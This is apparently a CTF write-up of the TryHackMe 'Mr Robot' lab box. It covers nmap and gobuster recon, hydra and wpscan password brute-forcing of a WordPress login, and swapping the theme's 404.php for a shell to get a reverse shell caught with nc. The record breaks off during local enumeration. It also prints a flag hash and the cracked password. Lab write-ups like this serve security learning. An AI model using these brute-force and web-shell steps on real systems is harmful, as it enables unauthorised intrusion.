1. Mr Robot CTF

Created On : 2022-12-08 18:07

Recon

Nmap

```
┌─[noxi0us@parrot]─[~]
└──╼ $sudo nmap -sC -sV -T4 10.10.142.98
[sudo] password for noxi0us:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-08 18:09 IST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-
Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.10.142.98
Host is up (0.30s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE VERSION
22/tcp  closed ssh
80/tcp  closed http
443/tcp closed https

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.08 seconds
```


```
┌─[noxi0us@parrot]─[~]
└──╼ $sudo nmap -sC -p- 10.10.142.98
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-08 18:11 IST
Nmap scan report for 10.10.142.98
Host is up (0.25s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
|_http-title: Site doesn't have a title (text/html).
443/tcp open   https
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
```

```
|_http-title: Site doesn't have a title (text/html).

Nmap done: 1 IP address (1 host up) scanned in 822.71 seconds
```


gobuster

```
┌─[✗]─[noxi0us@parrot]─[~]
└──╼ $gobuster dir -u http://10.10.142.98 -w
/usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.142.98
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/12/08 18:29:30 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 213]
/.htaccess            (Status: 403) [Size: 218]
/.htpasswd            (Status: 403) [Size: 218]
/0                    (Status: 301) [Size: 0] [--> http://10.10.142.98/0/]
/admin                (Status: 301) [Size: 234] [-->
http://10.10.142.98/admin/]
/atom                 (Status: 301) [Size: 0] [-->
http://10.10.142.98/feed/atom/]
/audio                (Status: 301) [Size: 234] [-->
http://10.10.142.98/audio/]
/blog                 (Status: 301) [Size: 233] [-->
http://10.10.142.98/blog/]
/css                  (Status: 301) [Size: 232] [-->
http://10.10.142.98/css/]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.142.98/wp-
admin/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [-->
http://10.10.142.98/feed/]
/image                (Status: 301) [Size: 0] [-->
http://10.10.142.98/image/]
/Image                (Status: 301) [Size: 0] [-->
http://10.10.142.98/Image/]
```

```
http://10.10.142.98/image/]
/images               (Status: 301) [Size: 235] [-->
http://10.10.142.98/images/]
/index.html           (Status: 200) [Size: 1077]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.142.98/]
/js                   (Status: 301) [Size: 231] [-->
http://10.10.142.98/js/]
/intro                (Status: 200) [Size: 516314]
/license              (Status: 200) [Size: 309]
/login                (Status: 302) [Size: 0] [--> http://10.10.142.98/wp-
login.php]
/page1                (Status: 301) [Size: 0] [--> http://10.10.142.98/]

/phpmyadmin           (Status: 403) [Size: 94]
/readme               (Status: 200) [Size: 64]
/rdf                  (Status: 301) [Size: 0] [-->
http://10.10.142.98/feed/rdf/]
/robots.txt           (Status: 200) [Size: 41]
/robots               (Status: 200) [Size: 41]
/rss                  (Status: 301) [Size: 0] [-->
http://10.10.142.98/feed/]
/rss2                 (Status: 301) [Size: 0] [-->
http://10.10.142.98/feed/]
/sitemap              (Status: 200) [Size: 0]
/sitemap.xml          (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 234] [-->
http://10.10.142.98/video/]
/wp-admin             (Status: 301) [Size: 237] [--> http://10.10.142.98/wp-
admin/]

/wp-content           (Status: 301) [Size: 239] [--> http://10.10.142.98/wp-
content/]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.142.98/wp-
includes/]
/wp-config            (Status: 200) [Size: 0]
/wp-cron              (Status: 200) [Size: 0]
/wp-links-opml        (Status: 200) [Size: 227]
/wp-load              (Status: 200) [Size: 0]
/wp-login             (Status: 200) [Size: 2606]
/wp-mail              (Status: 500) [Size: 3064]
/wp-settings          (Status: 500) [Size: 0]
/wp-signup            (Status: 302) [Size: 0] [--> http://10.10.142.98/wp-
login.php?action=register]
/xmlrpc               (Status: 405) [Size: 42]
/xmlrpc.php           (Status: 405) [Size: 42]
```




```
===============================================================
2022/12/08 18:49:29 Finished
===============================================================
```




```
12:41 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

12:41 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but
there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how
you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing
you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today
your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#

Error: Command not recognized. Type help for a list of commands.
root@fsociety:~#
```

First port 80 hsoed closed but after enterig above commands it opened .
lets enumrate that.




```
12:58 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

12:58 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but
there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how
you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing
you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today
your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```


Looks like site is running on wordpress.



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```



```
073403c8a58a1f80d943455fb30724b9
```



```
          </string>
        </value>
        <value>
          <string>
            demo.addTwoNumbers
          </string>
        </value>
        <value>
          <string>
            demo.sayHello
          </string>
        </value>
        <value>
          <string>
            pingback.extensions.getPingbacks
          </string>
        </value>
        <value>
          <string>
            pingback.ping
          </string>
        </value>
        <value>
          <string>
            mt.publishPost
          </string>
        </value>
        <value>
          <string>
            mt.getTrackbackPings
```

```
hydra -V -L pass.dic -p pass 10.10.75.216 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

```
┌─[noxi0us@parrot]─[~/Desktop/TRYHACKME/CTF/MEDIUM/MRROBOT]
└──╼ $hydra -L fsocity.dic -p nopass \
-s 80 10.10.142.98 http-post-form -t 30 \
'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:Invalid username'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-08
20:27:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
```

```
[DATA] max 30 tasks per 1 server, overall 30 tasks, 858235 login tries
(l:858235/p:1), ~28608 tries per task
[DATA] attacking http-post-form://10.10.142.98:80/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:Invalid username
[80][http-post-form] host: 10.10.142.98   login: Elliot   password: nopass
[STATUS] 636.00 tries/min, 636 tries in 00:01h, 857599 to do in 22:29h, 30
active
```


- Using hydra to password attack

```
hydra -V -l Elliot -P pass.dic 10.10.75.216 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=The password you entered for the username'
```

- Using wpscan to password attack

```
┌─[noxi0us@parrot]─[~]
└──╼ $wpscan --url 10.10.75.216 -U Elliot -P
/home/noxi0us/Desktop/tryhackme/ctf/medium/mrrobotctf/pass.dic

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.21
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.75.216/ [10.10.75.216]
[+] Started: Fri Dec  9 13:24:55 2022

Interesting Finding(s):

[+] Headers
```

```
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.10.75.216/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.75.216/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://10.10.75.216/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.3.1 identified (Insecure, released on 2015-09-15).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.10.75.216/c15e6db.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.3.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.10.75.216/c15e6db.html, Match: 'WordPress 4.3.1'

[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.75.216/wp-content/themes/twentyfifteen/
 | Last Updated: 2022-11-02T00:00:00.000Z
 | Readme: http://10.10.75.216/wp-content/themes/twentyfifteen/readme.txt
```



```
 | [!] The version is out of date, the latest version is 3.3
 | Style URL: http://10.10.75.216/wp-content/themes/twentyfifteen/style.css?
ver=4.3.1
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed
for clarity. Twenty Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.75.216/wp-content/themes/twentyfifteen/style.css?
ver=4.3.1, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:11
<=======================================================================>
(137 / 137) 100.00% Time: 00:00:11

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:01:56 <========        > (12 / 22) 54.54%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: Elliot, Password: ER28-0652

[!] No WPScan API Token given, as a result vulnerability data has not been
output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register

[+] Finished: Fri Dec  9 13:27:34 2022
[+] Requests Done: 187
[+] Cached Requests: 6
[+] Data Sent: 47.02 KB
[+] Data Received: 1.496 MB
[+] Memory used: 293.438 MB
[+] Elapsed time: 00:02:38
```

We got a password lets log in.
Then go to Appearance >> Editor and rplace the 404error php file with ur shell and update it.
now visit the link http://10.10.75.216/wordpress/wp-content/themes/twentyfifteen/404.php

```
┌─[noxi0us@parrot]─[~/Desktop/tryhackme/ctf/medium/mrrobotctf]
└──╼ $nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.22.172] from (UNKNOWN) [10.10.75.216] 52575
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015
x86_64 x86_64 x86_64 GNU/Linux
 08:41:10 up  1:38,  0 users,  load average: 5.37, 5.54, 4.88
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
daemon@linux:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
daemon@linux:/home$ cd r
cd robot/
daemon@linux:/home/robot$ cd robot
cd robot
bash: cd: robot: No such file or directory
daemon@linux:/home/robot$ ls -la
ls -la
total 16
